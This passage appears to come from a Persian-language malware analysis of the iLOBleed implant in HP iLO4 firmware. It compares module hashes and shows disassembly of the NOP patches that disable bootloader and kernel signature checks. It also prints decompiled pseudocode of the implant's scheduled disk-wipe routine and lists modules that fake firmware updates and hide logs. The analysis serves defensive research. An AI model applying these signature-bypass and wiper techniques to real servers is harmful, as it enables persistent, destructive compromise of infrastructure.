
متأسفانه شرکت HP ابزار یا روشی را جهت بررسی و خواندن سفت‌افزار iLO ارائه نکرده است. به همین منظور تهیه یک ابزار جهت دامپ سفت‌افزار در دستور کار قرار گرفت که نهایتاً به صورت ابزار Padvish iLO Scanner در دو نسخه تکامل پیدا کرد:

¹ Dump

۱. پویش از داخل سیستم عامل میزبان: همانطور که بیان شد، سخت افزار iLO به عنوان یک کارت PCI-Express از طریق پردازنده اصلی و سیستم عامل نصب شده روی سیستم قابل دسترسی می باشد. البته شرکت HP نیز ابزاری با نام flash_ilo جهت نوشتن و به روزرسانی سفت افزار به نسخه های جدید برای سیستم عامل های مختلف ارائه داده است، اما ابزار مذکور تنها امکان نوشتن سفت افزار را فراهم کرده و اجازه خواندن سفت افزار قبلی را نمی دهد. به همین منظور و بر پایه دانش به دست آمده در حوزه iLO، ابزاری جهت خواندن سفت افزار و تهیه دامپ از آن توسعه دادیم.
۲. پویش از طریق پورت iLO: از آنجاکه پویش از طریق سیستم عامل میزبان ممکن است همواره میسر نبوده و انجام آن روی سرورهای عملیاتی و یا در حجم انبوه برای مدیران شبکه دشوار باشد، روش دیگری جهت پویش سفت افزار مدنظر قرار گرفت. این نسخه از پویشگر از طریق استفاده از یکی از آسیب پذیری های شناخته شده روی iLO و با اجرای کد از راه دور، امکان تهیه دامپ را فراهم می کند. به علت استفاده از آسیب پذیری، دریافت دامپ در این نسخه فقط از سفت افزار سرورهای HP iLO4 با بازه نسخه سفت افزار ۲.۳۰ تا ۲.۵۰ وجود دارد.

۴,۲ تحلیل سفت افزار آلوده

پس از تهیه رونوشت از سفت افزار یک سرور، باید آن را با نسخه های سفت افزار اصلی مقایسه نمود. بدافزار Implant.ARM.iLOBleed.a بر اساس نسخه ۲.۳۰ سفت افزار iLO توسعه داده شده است. بر همین اساس تفاوت بین این نسخه آلوده را با نسخه اصلی در (شکل ۶) مشاهده می کنید.



شکل ۶- اختلاف امضاء سفت افزار: (بالا) رونوشت سیستم: (پایین) نسخه اصلی ارائه شده توسط شرکت HP

در یک بررسی دقیقتر، اجزاء هر دو سفت افزار در سطح فایل سیستم و ماژول ها نیز مقایسه شدند که نتایج این مقایسه در جدول ۲ قابل مشاهده است.

جدول ۲- مقایسه امضاهای مازول های سفت افزار سیستم مورد حمله با نسخه اصلی


Module Name	MD5 (Original)	MD5 (Infected)	Difference (Bytes)
hpimage.bin	98af47cb8cacb25abd333d8a1a752c6b	4f8417af3a6f75780e09c5792397a05f	15.625MB
hpimage.hdr	8433650ef98fd8790877e6616c02b66c	8433650ef98fd8790877e6616c02b66c	0
bootloader.hdr	ae22d82a3e954ecf911b834463dbfbbe	ae22d82a3e954ecf911b834463dbfbbe	0
bootloader.bin	20ff78c6604563c27b6f9c75775c9306	1fdb4270665177ecb1c9708039bab934	5 B
kernel_main.hdr	e1b1244fead44f73efb7b559e9d719c9	7df3b258ca3c12f0f8de77469456e25d	2 B
kernel_main.bin	bacc259ea63785607faf2dab6939a2db	9ab97c5b03664da18ab1f775dc11c200	12 B
kernel_recovery.hdr	e1b1244fead44f73efb7b559e9d719c9	7df3b258ca3c12f0f8de77469456e25d	2 B
kernel_recovery.bin	bacc259ea63785607faf2dab6939a2db	9ab97c5b03664da18ab1f775dc11c200	12 B
ELF.hdr	7db6ebd698fa4862cfde68a546e9a75b	64d0143d638885745b241796268eb0b2	2 B
ELF.bin	d16fee481f78ad0275dd29ed271582aa	bdeeab3994ec5d0b93d961148a6b712d	15.625MB

طبق اطلاعات این جدول، از کل مازول های تشکیل دهنده hpimage.bin، تنها دو بخش سرآیند hpimage و سرآیند bootloader یکسان هستند. در سایر بخش ها تفاوت امضاء نشان دهنده وجود اختلاف میان دو فایل در این بخش ها است. همچنین می توان مشاهده کرد که بخش عمده تغییرات مربوط به مازول ELF.bin می باشد، در حالیکه سایر مازول ها فقط ۲ تا ۱۲ بایت تغییر داشته اند.

۴.۲.۱ مانایی بدافزار در بوت

یکی از دغدغه های توسعه دهندگان هر نوع بدافزار، آلوده ماندن سیستم پس از قرار گرفتن بدافزار در سیستم است.

همانطور که در بخش ساختار سفت افزار iLO بیان شد، در فرآیند راه اندازی iLO مازول bootloader وظیفه اعتبارسنجی امضای هسته سیستم عامل را برعهده داشته، و هسته سیستم نیز وظیفه اعتبارسنجی امضای مازول ها را برعهده دارد. بنابراین، در صورتی که فرد مهاجم بخواهد در سفت افزار iLO درب پشتی ایجاد کند، علاوه بر قرار دادن درب پشتی که اصولاً در فایل ELF.bin انجام می گیرد، لازم است مکانیزم اعتبارسنجی هسته سیستم عامل، و به تبع آن مکانیزم اعتبارسنجی bootloader را از کار بیاندازد.



شکل ۷- دور زدن فرآیند اعتبار سنجی امضاء هسته سیستم عامل و بخش ماژول های iLO

شکل ۷ روند دور زدن فرآیند اعتبار سنجی امضاء هسته سیستم عامل و بخش ماژول های iLO را به طور خلاصه نشان می دهد [۲]. پس از استخراج سه بخش اصلی bootloder.bin, kernel.bin و ELF.bin از طریق مهندسی معکوس، آدرس توابعی که در دو بخش bootloder و kernel عملیات بررسی و اعتبار سنجی امضاء را انجام می دهند جستجو و با دستور NOP جایگزین می شوند. در مرحله آخر فایل های تغییر یافته در کنار یکدیگر جمع شوند تا یک فایل کامل با فرمت HP Image را تشکیل دهند و فایل ایجاد شده در حافظه فلش SPI نوشته می شود. پس از یک راه اندازی مجدد، می توان مشاهده نمود که سفت افزار آلوده به درب پشتی بدون مشکل بارگزاری می شود.

۴,۲,۲ بررسی سطح ماژول

۴,۲,۲,۱ بخش Boot Loader

طبق اطلاعات مندرج در جدول ۲ اختلاف میان دو بخش Boot Loader ۵ بایت است که تحلیل جزئی تر آن نشان می دهد که این اختلاف ناشی از تغییر تابع مسئول اعتبارسنجی امضاء بخش kernel و غیرفعال (NOP) کردن این فرآیند است (شکل ۸).

000038B4	64 FF FF EB	BL	sub_364C	000038B4	64 FF FF EB	BL	sub_364C
000038B8	00 00 50 E3	CMP	R0, #0	000038B8	00 00 50 E3	CMP	R0, #0
000038BC	00 00 A0 E1	NOP		000038BC	40 00 00 10	BNE	loc_39C4
000038C0	56 0F 8F E2	ADR	R0, aSignatureValid ; "Signature valid\r\n"	000038C0	56 0F 8F E2	ADR	R0, aSignatureValid ; "Signature valid\r\n"
000038C4	74 FF FF EB	BL	sub_369C	000038C4	74 FF FF EB	BL	sub_369C

شکل ۸- غیرفعال کردن بخش اعتبارسنجی امضاء در بخش Bootloder

بخش Kernel ۴,۲,۲,۲

طبق اطلاعات مندرج در جدول ۲ اختلاف میان دو بخش کرنل ۱۲ بایت است که تحلیل جزئی تر آن نشان می دهد که این اختلاف ناشی از تغییر تابع مسئول اعتبارسنجی امضاء بخش userland (از طریق coprocessor) و غیرفعال (NOP) کردن این فرآیند در ۳ مکان است (شکل ۹).

ROM:000ADF14 08 50 82 E8	STMIA	R2, {R3,R12,LR}	ROM:000ADF14 08 50 82 E8	STMIA	R2, {R3,R12,LR}
ROM:000ADF18 00 30 A0 E3	MOV	R3, #0	ROM:000ADF18 00 30 A0 E3	MOV	R3, #0
ROM:000ADF1C 10 3F 0D EE	MCR	p15, 0, R3,c13,c0, 0	ROM:000ADF1C 00 00 A0 E1	NOP	
ROM:000ADF20 00 00 A0 E1	NOP		ROM:000ADF20 00 00 A0 E1	NOP	
ROM:000ADF24 00 00 A0 E1	NOP		ROM:000ADF24 00 00 A0 E1	NOP	
ROM:000ADF28 30 E0 90 E5	LDR	LR, [R0,#0x30]	ROM:000ADF28 30 E0 90 E5	LDR	LR, [R0,#0x30]

شکل ۹- غیرفعال شدن بخش اعتبارسنجی امضاء بخش userland در بخش Kernel

بخش UserLand ۴,۲,۲,۳

استخراج بخش User Land سفت افزار iLO و مقایسه محتوای آن با نسخه ۲.۳۰ اصلی ارائه شده توسط شرکت HP نشان دهنده حذف یک فایل (sectionInfo) و افزوده شدن یک مازول جدید (با نام newELF به صورت ۱۷ بخش مجزا) به بخش User Land است (شکل ۱۰). علاوه بر اضافه شدن مازول های جدید بدافزار، تعدادی از مازول های موجود در نسخه اصلی نیز تغییر کرده اند.

Name	elf-orig	elf-vict
MemRegion49	■	■
MemRegion48	■	■
.webserv.tools	■	■
.webserv.elf.text	■	■
.svcsILO.tools	■	■
.svcsILO.elf.text	■	■
.shstrtab	■	■
.secinfo	■	■
.newelf.elf.VComCShared_RM.so.data	■	■
.newelf.elf.VComCShared_RM.so.bss	■	■
.newelf.elf.text	■	■
.newelf.elf.libINTEGRITY.so.data	■	■
.newelf.elf.libevlog.so.data	■	■
.newelf.elf.libevlog.so.bss	■	■
.newelf.elf.libc.so.data	■	■
.newelf.elf.libc.so.bss	■	■
.newelf.elf.Initial.text	■	■
.newelf.elf.Initial.stack	■	■
.newelf.elf.Initial.data	■	■
.newelf.elf.heap	■	■
.newelf.elf.data	■	■
.newelf.elf.bss	■	■
.libevlog.so.text	■	■
.json_dsp.tools	■	■
.json_dsp.elf.text	■	■
.health.tools	■	■
.health.elf.text	■	■
.fum.tools	■	■
.fum.elf.text	■	■
.chif.tools	■	■
.chif.elf.text	■	■
.boottable	■	■

Changed Modules

Removed Module

New Module

Changed Modules

شکل ۱۰- فایل های تغییر یافته در سفت افزار سیستم آورده

در این بخش مقایسه ای بین ماژول های نسخه اصلی و ماژول های تغییر یافته در این بدافزار انجام گرفته است که نتایج آن در جدول ۳ به صورت کامل قابل مشاهده است.

جدول ۳- مقایسه نسخه iLO دارای NewELF با نسخه اصلی

File Name	Offset	Function	Old Op	New Op
Chif.ELF.text	0x280	sub_10070	MOV	BL
Chif.ELF.text	0x9c28	sub_19BD0	ADD	BL
Webserver.ELF.text	0x218	sub_10210	SUB	BL
Webserver.ELF.text	0x2af80	sub_3AEC4	BL	BL
Webserver.ELF.text	0x2b024	sub_3AEC4	BL	BL
Health.ELF.text	0x5840	sub_152AC	MOV	BL
Health.ELF.text	0x37b30	sub_47B1C	MOV	BL
Fum.ELF.text	0x4324	sub_13B68	BLNE	BL
Fum.ELF.text	0x43b8	sub_13B68	MOV	BL
Fum.ELF.text	0x4400	sub_13B68	BL	BL
Fum.ELF.text	0x4738	sub_14720	MOV	BL

Json_dsp.ELF.text	0x9ac	sub_109A4	SUB	BL
Json_dsp.ELF.text	0xa564	sub_19F48	BL	BL
Json_dsp.ELF.text	0x6324c	sub_73190	BL	BL
Json_dsp.ELF.text	0x632f0	sub_73190	BL	BL
SvcsiLO.ELF.text	0x1578	sub_114EC	MOV	BL
SvcsiLO.ELF.text	0x4310	sub_14300	BL	BL
SvcsiLO.ELF.text	0xf388	sub_1F378	MOV	BL

۴,۲,۳ بررسی فایل های ایجاد شده توسط بدافزار

بدافزار Implant.ARM.iLObleed.a در داخل NAND Flash که فضای کاری و حافظه جانبی قابل خواندن نوشتن iLO است، ۳ فایل ایجاد می کند. به نظر می رسد که مسیر و حتی نام این فایل ها از طریق یک Configurator قابل تنظیم بوده است. در نسخه بدافزار موجود، این سه فایل با نام های lifesignal.bin, schedule.bin و fakefwdata.bin وجود دارند (جدول ۴).

جدول ۴- سه فایل استفاده شده در بدافزار

نام فایل	مسیر ذخیره	ماژول های مرتبط
lifesignal.bin	i:\vol0\logs\lifesignal.bin	Chif.tool – NewELF.ELF
schedule.bin	i:\vol0\logs\schedule.bin	NewELF
fakefwdata.bin	i:\vol0\logs\fakefwdata.bin	Fum.tool – NewELF.ELF

در صورتی که مدیر سیستم تلاش کند نسخه سفت افزار سرور خود را ارتقا دهد، بدافزار ضمن جلوگیری و شبیه سازی عملیات ارتقای سفت افزار جهت فریب مدیر سیستم، در فایل fakefwdata.bin اطلاعات این عملیات را درج می کند.

بررسی فایل schedule.bin در کنار سایر بخش های بدافزار نشان می دهد که درون این فایل دو عدد ۴ بایتی قرار دارد که بدافزار از محتوای آن برای برنامه ریزی حذف محتوای دیسک های سخت سرور استفاده می کند. عدد ۴ بایتی اول بیانگر شمارنده ای است که به یک مقدار اولیه مقداردهی می شود و سپس با هر بار اجرای فرآیند حذف اطلاعات دیسک، یک واحد از آن کم می شود تا به صفر برسد. عدد دوم نیز بیانگر تاریخ اجرای فرآیند پاک سازی دیسک است (شکل ۱۱).

```
</>hpiLO-> please hexdump i:/vol0/logs/schedule.bin

open(i:/vol0/logs/schedule.bin) = 5
00 00 00 00 [REDACTED] b5 5e .....^

[root@localhost ~]# date --date='@1588[REDACTED]
[REDACTED] 2020
[root@localhost ~]#
```

شکل ۱۱- محتویات فایل schedule.bin

۴,۲,۴ تحلیل ماژول newELF

این ماژول یک ELF کامل است که به انتهای Boottable اضافه شده و تعداد پردازنده‌های آن را نیز به اندازه یک واحد افزایش داده است. این ELF همانند سایر ELF‌های این سفت‌افزار، از چند بخش اساسی تشکیل شده است. اولین بخش آن NewELF.ELF.Initial.text است که برخلاف سایر ELF‌ها خالی از محتوا نیست و در داخل آن کدهایی وجود دارد. با بررسی دقیقتر می‌توان دریافت که این بخش شباهت بسیار زیادی به ConAppCLI.ELF.text دارد که یکی از بخش‌های اصلی سفت‌افزار iLO است. در جدول ۵ مقایسه‌ای کلی بین این دو ماژول صورت گرفته است که تفاوت آن‌ها را نشان می‌دهد. این شباهت‌ها نشان می‌دهد که ساختار پایه بدافزار Implant.ARM.iLOBleed.a مبتنی بر توابع ماژول ConAppCLI است.

جدول ۵- مقایسه بین ConAppCLI.ELF.text و NewELF.ELF.Initial.text

Offset	Function	ConAppCLI.ELF.text Opcode	NewELF.ELF.Initial.text Opcode
0x74	sub_10070	STMTFD	STMTFD
0x7c	sub_10070	SUB	SUB
0x80	sub_10070	LDR	LDMDB
0x91c78	End of Old File	-	Add Zero Buffer

بخش دیگر و اساسی بدافزار، بخش NewELF.ELF.text است. شکل ۱۲ تابع اصلی اجرا کننده بدافزار را نشان می‌دهد. یکی از وظایف اصلی این تابع، مقداردهی یک ساختار داده است که پارامترهای اصلی اجرای عملیات بدافزار را تعیین می‌کند و بخشی از آن در شکل ۱۳ نشان داده شده است. در ابتدای این تابع آدرس فایل schedule.bin در یک متغیر کپی شده و اشاره‌گر این آدرس در آدرس 0x0c ساختار داده کپی می‌شود.

```

1 int MainOperation()
2 {
3     int v0; // r5
4     int v2; // [sp+0h] [bp-38h] BYREF
5     int schedule_bin_path_ptr[4]; // [sp+4h] [bp-34h] BYREF
6     char v4[12]; // [sp+14h] [bp-24h] BYREF
7     char v5; // [sp+20h] [bp-18h] BYREF
8
9     strcpy(schedule_bin_path_ptr, (int)aIVol0LogsSched_0, (int)&v2); // i://vol0//logs//schedule.bin
10    memcpy(v4, schedule_bin_path_ptr);
11    memfree(schedule_bin_path_ptr);
12    v0 = initOperationConfigFiles((int)v4);
13    if ( !MEMORY[0x5A38818](240) ) // scvcILO: Check Config files exsistence
14    {
15        if ( startPeriodicOperation((int)v4) )
16            v0 = 19;
17        else
18            v0 = 0;
19    }
20    memfree(&v5);
21    return v0;
22 }

```

شکل ۱۲- تابع اصلی اجرا کننده بدافزار

در ادامه، در تابع دیگری با نام `initOperationConfigFiles`، وضعیت فایل های مورد نیاز بدافزار بررسی می شود. در این تابع در ابتدا فایل `lifesignal.bin` ساخته می شود و سپس بنا به شرایط عملیات، در مورد فایل `schedule.bin` تصمیم گیری می شود؛ به این صورت که اگر فایل `schedule.bin` وجود داشته باشد و ساختار معتبری داشته باشد، محتوای آن در آدرس های 0 تا 0x07 ساختار داده کپی می شود و در فایل `lifesignal.bin` مقدار 0x3 نوشته می شود. در صورت عدم وجود این فایل در آدرس مربوطه، این فایل ایجاد می شود و با مقادیر اولیه پر می شود. پس از آن نیز ساختار داده به صورت کامل پر می شود. در شرایطی که فایل `schedule.bin` دارای ساختار نامعتبری باشد، در فایل `lifesignal.bin` مقدار 0x9 نوشته می شود.

```
struct operation_parameters {
    0      : int counter;
    0x04   : int startDate;
    0x08   : char commandBit;
    ...
    0x0C   : char *schedule_bin_path;
    ...
    0x1C   : int operationDate;
    ...
    0x24   : int maxOperationCount;
}
```

شکل ۱۳- ساختار داده پارامترهای عملیاتی بدافزار

همان طور که قبلاً تشریح شد، فایل `schedule.bin` از دو عدد ۴ بایتی تشکیل شده است. در ابتدای عملیات، در تابع `initOperationConfigFiles` عدد شمارنده به مقدار بیشینه ممکن این شمارنده (آدرس 0x24 ساختار داده) و عدد تاریخ نیز بر روی ساعت و روز مورد نظر اجرای فرمان تنظیم می شود. در یک نمونه تحلیل شده از این بدافزار، مقدار بیشینه تکرار عملیات روی 0x2 و در نمونه دیگر روی 0x3e8 (معادل ۱۰۰۰ مرتبه) تنظیم شده است.

پس از بررسی مناسب بودن شرایط اجرای عملیات تخریب، عملیات در تابع `startPeriodicOperation` آغاز می شود (شکل ۱۴). وظیفه این تابع در مرحله اول، ایجاد و پر کردن آرایه ای از ساختار داده عملیات با طول بیشینه مقدار اجرای عملیات است. هریک از این ساختار داده ها با مقادیر گوناگون زمان اجرای عملیات مقداردهی می شود. این مقداردهی به این صورت است که بدافزار مضارب گوناگون دوره تناوب اجرای عملیات (مثلاً ۱۲ ساعت) را به یک زمان انتظار اولیه (مثلاً ۳۶ ساعت) اضافه می کند و این مقدار را در آدرس 0x1C هریک از ساختار داده ها ثبت می کند. در این صورت، عملیات پس از طی زمان انتظار (۳۶ ساعت) از زمان ثبت شده در فایل `schedule.bin` آغاز می شود و در هر دوره تناوب تکرار می شود. در نهایت تابع `startWipeOperation` فراخوانی می شود که عملیات تخریب دیسک را انجام می دهد.

```
1 int __fastcall startPeriodicOperation(int a1)
2 {
3     int *v2; // r0
4     int v3; // r1
5     int *v4; // r8
6     int *v5; // r12
7     int *v6; // r7
8     int *i; // lr
9     int v8; // r8
10    int *v9; // r0
11    int *v10; // r3
12    int v11; // t1
13    int *v12; // t1
14    int v13; // r5
15    int *v15[2]; // [sp+4h] [bp-54h] BYREF
16    int v16; // [sp+Ch] [bp-4Ch]
17    int v17[3]; // [sp+14h] [bp-44h] BYREF
18    char v18[16]; // [sp+20h] [bp-38h] BYREF
19    int v19; // [sp+30h] [bp-28h]
20
21    v16 = 0;
22    v15[1] = &dw20;
23    v2 = (int *)sub_3F2D7E4(128);
24    v3 = 0;
25    v4 = v2;
26    v5 = v2;
27    v6 = &dw1158CC;
28    v15[0] = v2;
29    for ( i = 129600; ; i = v12 ) // Perform operation every 12 hours
30    {
31        v8 = (char *)v4 - (char *)v5;
32        v17[0] = (int)i;
33        sub_3F32D2C(v15, v3 + 1, v17);
34        v3 = v16;
35        v5 = v15[0];
36        if ( v16 - 1 > (unsigned int)(v8 >> 2) )
37        {
38            v9 = (int *)((char *)v15[0] + v8);
39            v10 = &v15[0][v16 - 1];
40            do
41            {
42                v11 = *--v10;
43                v10[1] = v11;
44            }
45            while ( v9 != v10 );
46        }
47        else
48        {
49            v9 = (int *)((char *)v15[0] + v8);
50        }
51        *v9 = v17[0];
52        v4 = v9 + 1;
53        if ( v6 == &dw116834[13] )
54            break;
55        v12 = (int *)v6[1];
56        ++v6;
57    }
58    initOperationStruct((int)v17, a1, v15);
59    free(v15[0]);
60    v15[0] = dw11586C;
61    v13 = startWipeOperation((int)v17, (int (__fastcall **)(_DWORD))v15);
62    free(v19);
63    memfree(v18);
64    return v13;
65 }
```

شکل ۱۴- بدنه تابع startPeriodicOperation

تابع startWipeOperation در یک حلقه عملیات تخریب را انجام می‌دهد این تابع در شکل ۱۵ نشان داده شده است. در ابتدای این حلقه، تابعی به نام GetAndValidateOperationParameters صحت پارامترهای عملیات را بررسی می‌کند و

تعداد عملیات باقی مانده را محاسبه می‌کند. در حقیقت تعداد عملیات انجام شده در متغیری به نام SuccessfulOperationCount استخراج می‌شود و بررسی می‌شود که عدد بدست آمده از بیشینه مقدار شمارنده بیشتر نباشد.

```

1 int __fastcall startWipeOperation(int OperationParametersStructPointer, int (__fastcall **WipeDisk)(_DWORD))
2 {
3     int v3; // r7
4     int v5; // r0
5     _BOOL1 v6; // zf
6     unsigned int SuccessfulOperationCount; // r0
7     int OperationStartTime[5]; // [sp+4h] [bp-14h] BYREF
8
9     if ( !WipeDisk )
10         return 19;
11     v3 = GetOperationStartTime(OperationParametersStructPointer, OperationStartTime);
12     if ( v3 )
13     {
14         MEMORY[0x5A38128](240); // Operation Failed! Reset to default settings
15         return v3;
16     }
17     while ( 1 )
18     {
19         SuccessfulOperationCount = GetAndValidateOperationParameters(OperationParametersStructPointer);
20         if ( SuccessfulOperationCount >= *(_DWORD *) (OperationParametersStructPointer + 36) )
21             break;
22         WaitForNextOperationTarget(OperationParametersStructPointer, OperationStartTime, SuccessfulOperationCount);
23         v5 = (**WipeDisk)(WipeDisk);
24         v6 = v5 == 24;
25         if ( v5 != 24 )
26             v6 = v5 == 0;
27         if ( v6 )
28             DecrementOperationCount(OperationParametersStructPointer);
29     }
30     return v3;
31 }

```

شکل ۱۵- بدنه تابع startWipeOperation

تابع بعدی تابع WaitForNextOperationTarget است که محتوای آن در شکل ۱۶ به نمایش درآمده است. وظیفه این تابع، ایجاد انتظار در حلقه اصلی تا زمان رسیدن به زمان اجرای عملیات بعد است. در زمان مقرر، این تابع از حلقه خارج خود شده و حلقه اصلی عملیات به کار خود ادامه می‌دهد.


```
1 int __fastcall WaitForNextOperationTarget(int a1, _DWORD *a2, int a3)
2 {
3     int v5; // r5
4     int result; // r0
5
6     v5 = 4 * a3;
7     while ( 1 )
8     {
9         result = GetCurrentTime() - *a2;
10        if ( result >= *(_DWORD *)(*(_DWORD *)a1 + 28) + v5 )
11            break;
12        MEMORY[0x55C52F4](1); // Dealy_us
13    }
14    return result;
15 }
```

شکل ۱۶- بدنه تابع WaitForNextOperationTarget

در قسمت بعدی حلقه اصلی عملیات wipeDisk انجام می‌شود و دیسک سرور به صورت کامل پاکسازی می‌شود و اطلاعات آن حذف می‌شود. پس از اتمام عملیات تخریب، فایل schedule.bin توسط تابع DecrementOperationCount به‌روزرسانی شده و یک عدد از شمارنده آن کم می‌شود. بدنه تابع DecrementOperationCount در شکل ۱۷ نشان داده شده است.

```
1 int __fastcall DecrementOperationCount(int a1)
2 {
3     if ( !*( _BYTE *)a1 + 8 )
4         return 16;
5     if ( !*( _DWORD *)a1 )
6         return 17;
7     --*( _DWORD *)a1;
8     return sub_3F29078(); // Write New Counter to schedule.bin
9 }
```

شکل ۱۷- بدنه تابع DecrementOperationCount

۴,۲,۵ تحلیل ماژول‌های ابزاری

ماژول‌های ابزاری در این بدافزار به این دلیل در سفت‌افزار گنجانده شده‌اند که اختلالاتی را در کارکرد آن برنامه‌ها ایجاد کنند. البته گاهی نیز این امر به صورت اختلال دیده نمی‌شود بلکه عملی را خارج از عملکرد واقعی آن برنامه انجام می‌دهند. این بدافزار در حالت کلی ۶ ماژول ابزاری دارد که در زیر لیست شده‌اند:

جدول ۶- ماژول های ابزاری بدافزار

نام ماژول	شرح
.chif.tools	تغییر کانال تبادل پیام میان iLO و سرور
.fum.tools	دور زدن فرآیند به روز رسانی سفت افزار به منظور ابقاء سفت افزار آلوده
.webserver.tools	تغییر واسط وب مدیریتی برای نمایش اطلاعات نامعتبر نسخه سفت افزار iLO
.health.tools	تغییر ماژول ثبت رخدادهای سرور برای غیرفعال سازی ثبت رخدادهای مربوط به عملکرد بدافزار
.svcsiLO.tools	تغییر بخش چند نخی هسته سیستم عامل iLO
.json_dsp.tools	نامشخص

۵ جمع‌بندی مطالب

امنیت سفت‌افزار در سال‌های اخیر به عنوان یک موضوع مهم در امنیت فناوری اطلاعات مطرح می‌شود که در عمل توجه کافی به آن نمی‌شود. به دلیل امکانات و سطح دسترسی بالایی که ابزار مدیریتی HP iLO در اختیار دارد، نیازمند روش‌های محافظتی ویژه‌ای می‌باشد. متأسفانه نبود ابزارها و اطلاعات کافی و اختصاصی بودن محیط iLO باعث می‌شود بسیاری از محققین امنیت در بررسی این سیستم‌ها دست بسته باشند. بدتر از آن، با وجود اینکه پژوهش‌های منتشر شده توسط محققین امنیت در گذشته امکان‌پذیری قرارگیری بدافزار فرضی در این سفت‌افزار را بررسی کرده بود [۲]، همچنان راهکاری جهت کشف آلودگی و رفع آن در صورت اتفاق به صورت عمومی ارائه نشده است.

نکته مهم دیگر وجود راه‌های دسترسی و آلوده نمودن iLO هم از طریق شبکه و هم از طریق سیستم عامل میزبان می‌باشد. این مساله به این معناست که حتی با قطع کامل کابل شبکه iLO، باز هم امکان آلوده شدن و قرارگیری بدافزار در آن وجود دارد. جالب اینجاست که هیچ راهکاری برای خاموش نمودن یا غیرفعال نمودن کامل iLO در مواردی که نیازی به آن نیست نیز دیده نشده است.

این موضوعات ضرورت انجام اقدامات امنیتی پیشگیرانه جهت ارتقاء سطح امنیت سفت‌افزار مانند به‌روزرسانی به آخرین نسخه ارائه‌شده توسط سازنده، تغییر دوره‌ای رمزعبور کاربران و جداسازی شبکه iLO از شبکه عملیاتی و در نهایت پایش دوره‌ای وضعیت سفت‌افزار از منظر پارامترهای امنیتی و آلودگی‌های احتمالی بیش از پیش اهمیت دارد.

۵.۱ راهکارهای پیشنهادی حفاظت iLO

- ✓ عدم اتصال واسط شبکه iLO به شبکه عملیاتی و اختصاص یک شبکه کاملاً مجزا
- ✓ به‌روزرسانی دوره‌ای نسخه سفت‌افزار iLO به آخرین نسخه رسمی ارائه شده توسط شرکت HP
- ✓ غیر فعال نمودن امکان دانگرید و انجام تنظیمات امنیتی iLO روی سرورهای نسل دهم HP
- ✓ استفاده از تجهیزات امنیتی دفاع در عمق جهت کاهش ریسک و کشف نفوذهای قبل از رسیدن به iLO
- ✓ استفاده دوره‌ای از ابزار پویسگر iLO پادویش به منظور کشف آسیب‌پذیری‌ها، بدافزارها و درب‌های پشتی احتمالی در نسخه کنونی سفت‌افزار iLO سرور

۶ مراجع

- [۱] F. Périgaud, A. Gazet, and J. Czarny, "Subverting your server through its BMC: the HPE iLO4 case," Recon, 2018.
- [۲] F. Périgaud, A. Gazet, and J. Czarny, "Backdooring your server through its BMC: the HPE iLO4 case," SSTIC, 2018.
- [۳] F. Périgaud, A. Gazet, and J. Czarny, "Turning your BMC into a revolving door," ZeroNights, 2018.